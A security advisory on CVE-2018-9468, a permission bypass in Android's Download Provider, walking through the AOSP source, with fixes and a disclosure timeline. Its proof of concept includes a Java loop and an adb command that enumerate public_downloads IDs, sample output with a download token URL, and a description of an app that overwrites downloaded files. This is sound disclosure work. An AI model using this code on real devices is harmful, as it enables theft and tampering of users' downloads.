IOActive Security Advisory

Title	Android (AOSP) Download Provider Permission Bypass (CVE-2018-9468)
Severity	High
Discovered by	Daniel Kachakil
Advisory Date	April 01, 2019

Affected Products

1. Android Open Source Project (AOSP)
   Android versions: 5.1, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1, 9

Impact

A malicious application without any granted permission could retrieve all entries from the Download Provider, bypassing all currently implemented access control mechanisms. The level of access will be similar to having the `ACCESS_ALL_DOWNLOADS` permission granted, which is a signature-protected permission.

The information retrieved from this provider may include potentially sensitive information such as file names, descriptions, titles, paths, URLs (that may contain sensitive parameters in the query strings), etc., for applications such as Gmail, Chrome, or the Google Play Store.

Moreover, full read and write access to the downloaded files (including email attachments, application downloads and updates, etc.) is also possible without requiring any additional permission. Therefore, a malicious application can run in the background as a service, monitoring all downloads and leaking their contents remotely, or modify the files on-the-fly before they are accessed by the legitimate requester.

This can severely disrupt the user's experience and cause a denial of service in core applications, such as the Google Play Store. As demonstrated in this advisory, it will not be possible to obtain new applications or updates. Any downloaded file managed by the Download Provider could easily be tampered with arbitrary contents.

If the downloaded contents cannot be trusted, this may be critical for apps relying on this provider, including Gmail and Chrome, among others.

Background

According to the internal documentation, the Android Download Provider is used to handle OTA updates and the basic download needs of relevant applications such as Gmail, Android's Browser (now Google Chrome), or Market (i.e. Google Play Store).

By design, all this information should be restricted to the application that requested the download, or to applications with the explicit permission to access all downloads. This is why custom permissions and different URI paths exist for this provider.

The same applies to the file contents, since the provider grants indirect access to the downloaded files, even when the original app does not have that permission when trying to access these files directly.

Technical Details

Access to the Download Content Provider requires different permissions, such as `INTERNET` or `ACCESS_ALL_DOWNLOADS`, depending on the requested URI, as shown in the `AndroidManifest.xml`[1] file:

```
<provider android:name=".DownloadProvider"
          android:authorities="downloads" android:exported="true">
  <!-- Anyone can access /my_downloads, the provider internally restricts
       access by UID for these URIs -->
  <path-permission android:pathPrefix="/my_downloads"
                   android:permission="android.permission.INTERNET"/>
  <!-- to access /all_downloads, ACCESS_ALL_DOWNLOADS permission is
       required -->
  <path-permission android:pathPrefix="/all_downloads"
     android:permission="android.permission.ACCESS_ALL_DOWNLOADS"/>
  <!-- Temporary, for backwards compatibility -->
  <path-permission android:pathPrefix="/download"
     android:permission="android.permission.INTERNET"/>

  <!-- Apps with access to /all_downloads/... can grant permissions,
       allowing them to share downloaded files with other viewers -->
  <grant-uri-permission android:pathPrefix="/all_downloads/"/>
  <!-- Apps with access to /my_downloads/... can grant permissions,
       allowing them to share downloaded files with other viewers -->
  <grant-uri-permission android:pathPrefix="/my_downloads/"/>
</provider>
```

[1] https://android.googlesource.com/platform/packages/providers/DownloadProvider/+/master/AndroidManifest.xml

However, the following accessible URI does not require any permission:

- `content://downloads/public_downloads/#`

A reference to this URI can be found in the source code (`DownloadProvider.java`)

```
sURIMatcher.addURI("downloads",
    Downloads.Impl.PUBLICLY_ACCESSIBLE_DOWNLOADS_URI_SEGMENT + "/#",
    PUBLIC_DOWNLOAD_ID);
```

As its name implies, this URI is supposed to be used for downloads that are public, but nothing prevents an attacker from iterating though all sequential identifiers to access any row from the database, regardless of their internal visibility field or any other data that could potentially differentiate a public row from a non-public one.

Analyzing the source code[2] step by step, the execution flow when the above URI is requested with a specific numeric identifier will look as follows:

```
@Override
public query(final Uri uri, String[] projection,
         final String selection, final String[] selectionArgs,
         final String sort) {

    SQLiteDatabase db = mOpenHelper.getReadableDatabase();

    int match = sURIMatcher.match(uri);
    if (match == -1) {
        if (Constants.LOGV) {
            Log.v(Constants.TAG, "querying unknown URI: " + uri);
        }
        throw new IllegalArgumentException("Unknown URI: " + uri);
    }
```

At this point, no exception will be thrown, since the requested URI matches, so the variable `db` will point to a valid, readable database.

[2] At the time of discovery, it was found in the AOSP master branch: https://android.googlesource.com/platform/packages/providers/DownloadProvider/+/master/src/com/android/providers/downloads/DownloadProvider.java
After the fix, the equivalent contents can be found in the following commit: https://android.googlesource.com/platform/packages/providers/DownloadProvider/+/20dfa43eb73a6fca9564652c10bdcfa67bc740aa/src/com/android/providers/downloads/DownloadProvider.java

```
    if (match == REQUEST_HEADERS_URI) {
        if (projection != null || selection != null || sort != null) {
            throw new UnsupportedOperationException(
                         "Request header queries do not support " +
                         "projections, selections or sorting");
        }
        return queryRequestHeaders(db, uri);
    }
```

The execution flow will skip the block above, because the condition will be evaluated as false, since the requested URI matches a different one (`PUBLIC_DOWNLOAD_ID`).

```
    SqlSelection fullSelection = getWhereClause(uri, selection,
                                                   selectionArgs, match);
```

Now, the `getWhereClause()` function will be called. We will analyze this call later.

```
    if (shouldRestrictVisibility()) {
        if (projection == null) {
            projection = sAppReadableColumnsArray.clone();
        } else {
            // check the validity of the columns in projection
            for (int i = 0; i < projection.length; ++i) {
                if (!sAppReadableColumnsSet.contains(projection[i]) &&
                    !downloadManagerColumnsList.contains(projection[i])) {
                      throw new IllegalArgumentException(
                "column " + projection[i] + " is not allowed in queries");
                }
            }
        }

        for (int i = 0; i < projection.length; i++) {
            final String newColumn = sColumnsMap.get(projection[i]);
            if (newColumn != null) {
                projection[i] = newColumn;
            }
        }
    }
```

The block above restricts the projection (columns to be accessed) if the caller is not whitelisted. Since there was no projection specified, this will not alter the results. In any case, we will also analyze the call to `shouldRestrictVisibility()` later.

```
    if (Constants.LOGVV) {
        logVerboseQueryInfo(projection, selection, selectionArgs,
                            sort, db);
    }
```

Logging information, if enabled, will not alter the execution either.

```
    SQLiteQueryBuilder builder = new SQLiteQueryBuilder();
    builder.setTables(DB_TABLE);
    builder.setStrict(true);
    Cursor ret = builder.query(db, projection,
            fullSelection.getSelection(), fullSelection.getParameters(),
            null, null, sort);
```

The block above executes the query against the database. Note that the `setStrict(true)` call will not interfere with the results, since we did not provide any custom selection clause.

```
    if (ret != null) {
        ret.setNotificationUri(getContext().getContentResolver(), uri);
        if (Constants.LOGVV) {
            Log.v(Constants.TAG,
                    "created cursor " + ret + " on behalf of " +
                    Binder.getCallingPid());
        }
    } else {
        if (Constants.LOGV) {
            Log.v(Constants.TAG, "query failed in downloads database");
        }
    }
    return ret;
}
```

Finally, if the query was successful, a cursor pointing to our data will be returned after setting the notification URI (and logging a message, if verbosity is enabled).

Analyzing the process step by step, we see that nothing prevented the access to any arbitrary row in the database. To confirm this hypothesis, the inner calls that were also executed must be analyzed as well. Starting with the simplest one:

```
private boolean shouldRestrictVisibility() {
    int callingUid = Binder.getCallingUid();
    return Binder.getCallingPid() != Process.myPid() &&
            callingUid != mSystemUid &&
            callingUid != mDefContainerUid;
}
```

As we can see, this function will just return a Boolean value, based on the caller identity. Even if it returns true (which will be the case when it is called from a non-privileged UID), it will only affect the projection in the worst case. That would limit the columns, but not the rows.

The following code is the only remaining function left to analyze:

```
private SqlSelection getWhereClause(final Uri uri, final String where,
                          final String[] whereArgs, int uriMatch) {
    SqlSelection selection = new SqlSelection();
    selection.appendClause(where, whereArgs);
    if (uriMatch == MY_DOWNLOADS_ID || uriMatch == ALL_DOWNLOADS_ID ||
            uriMatch == PUBLIC_DOWNLOAD_ID) {
        selection.appendClause(Downloads.Impl._ID + " = ?",
                               getDownloadIdFromUri(uri));
    }
    if ((uriMatch == MY_DOWNLOADS || uriMatch == MY_DOWNLOADS_ID)
         &&
getContext().checkCallingOrSelfPermission(Downloads.Impl.PERMISSION_ACCESS
_ALL) != PackageManager.PERMISSION_GRANTED) {
        selection.appendClause(Constants.UID + "= ? OR " +
                Downloads.Impl.COLUMN_OTHER_UID + "= ?",
                Binder.getCallingUid(), Binder.getCallingUid());
    }
    return selection;
}
```

The only condition that will evaluate to true is the highlighted one. Therefore, the only appended clause to the currently empty selection will be the one we expected (it will simply retrieve the row with the ID we provided in the URL).

Furthermore, this provider exposes the `openFile()` method, inherited from the `ContentProvider` class. The implementation relies on the `query()` method to restrict access to the downloaded files. Since we already bypassed that method, it is also possible to read and write the downloaded files. This can be achieved without any single permission granted (e.g. not even `READ_EXTERNAL_STORAGE` or `WRITE_EXTERNAL_STORAGE`).

Proof of Concept

The following code fragment running locally from a malicious application will retrieve all existing rows in the downloads table of the database:

```
ContentResolver res = this.getContentResolver();
for (int i = 0; i < 100000 /*Integer.MAX_VALUE*/; i++) {
    Uri uri = Uri.parse("content://downloads/public_downloads/" + i);
    Cursor cur = res.query(uri, null, null, null, null);

    if (cur != null && cur.getCount() > 0) {
        cur.moveToFirst();
        int rowId = cur.getInt(cur.getColumnIndex("_id"));
        String rowData = cur.getString(cur.getColumnIndex("_data"));
        String rowUri = cur.getString(cur.getColumnIndex("uri"));
        Log.d("DWN", rowId + "   " + rowData + "   " + rowUri);
    }
    cur.close();
}
```

Alternatively, it is also possible to reproduce the described behavior via `adb` commands, provided that the identifier of the targeted row is previously known, or by automating an equivalent iteration with any scripting language (e.g. bash, PowerShell, Python, etc.):

```
adb shell content query --uri content://downloads/public_downloads/1234
```

Output examples:

```
Row: 0 _id=1234, entity=NULL,
_data=/data/data/com.android.providers.downloads/files/downloadfile-1.bin,
mimetype=application/vnd.android.package-delta, visibility=0,
destination=2, control=NULL, status=192, lastmod=1529517839357,
notificationpackage=com.android.vending,
notificationclass=com.google.android.finsky.download.DownloadBroadcastRece
iver, total_bytes=7405376, current_bytes=67584, title=Google Play Movies &
TV, description=, uri=https://play.googleapis.com/download/by-
token/download?token=AOTCm0S0P9mS3Hvow-
cNtNWReh_JZKqzIgapo_c3z3MxS37Y3n1Dtb3fUV120LEomYwrRlrqwKoLpH_VwbqNolz1yK-
BT-
8OJr6jgROEEPurhh21oh5sdf99UuXpRyOQSjqYkxE2YEI_pXYWERjkBloigvFrdr7LozcaKikB
Vlx9LokvVjZhdtGUwu4yd-iWpbw7BX8jLETHRbfD9XY8UZiYXuUMdCm6wiZEBYXsIK-
JESH5CsH1KDee4FsJqc_Y-qioiDqXsnMRAjF0X47M_LA1o4GXRpJoSU4eg1uuDXldll3vib-
xkVrkgMFbZyERe03T5_2PGBfj168ytlgkTl_3PM9kWFsF-
```

```
XHpzy4L0Q&cpn=NCnQJWrwAcK3mHsK&isid=ZQEHkX_zQ6ODpb6Qqr1ogA,
is_visible_in_downloads_ui=0, hint=NULL, deleted=0

...

_id=210 uri=non-dwnldmngr-download-dont-retry2download method=null
entity=null no_integrity=null hint=null otaupdate=null
_data=/storage/emulated/0/Download/ATTACHMENT.PDF mimetype=application/pdf
destination=6 no_system=null visibility=3 control=null status=200
numfailed=null lastmod=1529654164816 notificationpackage=null
notificationclass=null notificationextras=null useragent=null referer=null
total_bytes=195008 current_bytes=0 etag=null uid=10043 otheruid=null
title=ATTACHMENT.PDF description=Gmail attachment from
daniel.kachakil@ioactive.com scanned=1 is_public_api=1 allow_roaming=1
allowed_network_types=-1 is_visible_in_downloads_ui=1
bypass_recommended_size_limit=0
mediaprovider_uri=content://media/external/file/165
```

Notice how the information retrieved may contain sensitive and confidential information, but the most interesting part is probably gaining full access to the file contents and hijacking any downloaded contents, as demonstrated in the more elaborate PoC app that accompanies this advisory[3].


In the PoC app's UI, we can specify the range of identifiers to iterate to dump some fields from the accessible columns from the Download Provider database, including the physical location of the downloaded file, its title, description, and URL. If the file still exists, the app will read it, displaying its contents. The size of the dumped contents was intentionally limited for demonstration purposes, to improve the readability of the output log messages.

Another feature implemented in the PoC app is the option to overwrite any previously downloaded file by specifying the identifier of the download we want to overwrite (it will take the one in the "Min ID" field). Bear in mind that this button will permanently erase the original file contents, so it is advised to test it only against irrelevant or recoverable files.

Finally, the PoC app features a background service that will monitor new downloads, overwriting their contents with predefined assets embedded in the application. Specifically, this service will hijack all new downloaded files with the following extensions: pdf, jpg, jpeg, png, apk, and bin. In order to test this feature, try some of these actions and see what happens:

- Install a new app from the Google Play Store
- Update an existing app, or apply an OTA update
- Use Google Chrome to download a PDF, PNG, or JPEG file and open it
- Use Gmail to download any attachment (PDF, PNG, or JPEG) and open it

[3] https://github.com/IOActive/AOSP-DownloadProviderHijacker



```
**********************************
DOWNLOAD ID 6
Data: /storage/sdcard/Download/Go-
Nuclear-Breaking-Radition-Monitoring-
Devices_Final-1.pdf
Uri: https://ioactive.com/wp-content/
uploads/2018/05/Go-Nuclear-Breaking-
Radition-Monitoring-Devices_Final-1.pdf
Title: Go-Nuclear-Breaking-Radition-
Monitoring-Devices_Final-1.pdf
Description: ioactive.com
Size: 2653710 bytes
----------
%PDF-1.5..%□□□□..1 0 obj..<</Type/
Catalog/Pages 2 0 R/Lang(en-US) /
StructTreeRoot 148 0 R/MarkInfo<</Marked
true>>>>..endobj..2 0 obj..<</Type/Pages/
Count 30/Kids[ 3 0 R 19 0 R 24 0 R 28 0 R
30 0 R 32 0 R 34 0 R 36 0 R 37 0 R 39 0 R
43 0 R 45 0 R 46 0 R 47 0 R 48 0 R 49 0 R
55 0 R 56 0 R 57 0 R 59 0
```

As a simple optimization approach, before it starts, the background service will take the range of identifiers into account in the UI in order to find the last valid ID in that range. Then, it will continuously monitor the next set of identifiers. As soon as it overwrites the file contents, it will keep monitoring the rest of new downloaded files. The service in this PoC will automatically stop after 5 minutes, or as soon as the application is closed.

When a downloaded file is not opened through the provider in read-only mode, the Download Provider will attempt to update the database with the new file size and timestamp as soon as the file descriptor is closed, but the unintended abuse of this feature will crash the Android Media process, due to an unhandled exception attempting to call the inner `update()` function. This is why the service keeps a reference of the descriptors for all modified files. It is possible to disable this feature, by turning off the corresponding switch from the UI, causing the internal service to crash, most probably along with the PoC app.

Fixes

First, it is necessary to determine what is considered a public download in order to limit the contents that will be accessible from the unrestricted public downloads URI. IOActive did not find official information regarding this matter.

Once determined, append the desired condition to the end of the `getWhereClause()` function as shown in the following example:

```
private SqlSelection getWhereClause(...) {
    ...
    if (uriMatch == PUBLIC_DOWNLOAD_ID) {
        selection.appendClause(...);
    }
    return selection;
 }
```

Alternatively, consider removing the URI for public downloads if it is no longer used.

Regarding the issue with the `openFile()` method, since it relies on `query()`, the previous fix should prevent both issues from happening. In any case, from a defense-in-depth perspective, additional checks may be also added to this method to ensure that the UID or the current granted permissions of the caller should have access to the file requested.

Once these issues are fixed, it will not be necessary to address the unhandled exception in the inner call to `update()` from the `openFile()` method, but it can be added as well, as an additional measure.

Mitigation

The vulnerability has been fixed in the official repository. Specifically, in the following commit:

https://android.googlesource.com/platform/packages/providers/DownloadProvider/+/544294737dfc3b585465302f1f784a311659a37c

Several vendors integrating Android had released security patches for this vulnerability in September 2018. IOActive recommends applying the latest security patches from your vendor. If for any reason it is not possible to apply such updates, make sure that your Android device only contains trusted applications before attempting to download any files, particularly if they contain confidential information.

Timeline

2018-06-19	IOActive discovers vulnerability
2018-06-29	IOActive reports vulnerability to Google
2018-09-05	Google publishes the fix for the vulnerability
2019-03-30	Presented at RootedCon Security Conference (Spain)
2019-04-01	IOActive advisory published